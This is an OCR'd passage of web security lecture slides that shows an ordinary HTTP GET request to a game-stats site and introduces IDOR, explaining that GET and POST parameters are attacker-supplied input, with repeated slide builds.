


```
GET /card/Hog+Rider HTTP/2
Host: statsroyale.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
```

Web Security

HTTP Methods

- So, what do these look like?




Request Line

```
GET /card/Hog+Rider HTTP/2
Host: statsroyale.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
```

Web Security

HTTP Methods

- So, what do these look like?



```
GET /card/Hog+Rider HTTP/2
Host: statsroyale.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
```

Request Headers

Web Security

IDOR Overview

- GET -> Parameters in URL, POST -> Parameters in request body

Web Security

IDOR Overview

- GET -> Parameters in URL, POST -> Parameters in request body
- What are the security implications of both?

Web Security

IDOR Overview

- GET -> Parameters in URL, POST -> Parameters in request body
- What are the security implications of both?
- In either case, GET or POST parameters are “attacker supplied input”

Web Security

IDOR Overview

- GET -> Parameters in URL, POST -> Parameters in request body
- What are the security implications of both?
- In either case, GET or POST parameters are “attacker supplied input”
- What if the web server trusts these parameters are sane?


Web Security

IDOR Overview

- GET -> Parameters in URL, POST -> Parameters in request body
- What are the security implications of both?
- In either case, GET or POST parameters are “attacker supplied input”
- What if the web server trusts these parameters are sane?
- Sane example: GET /data/2

Web Security

IDOR Overview



Data Type	Value
Number of Packets	8

Web Security

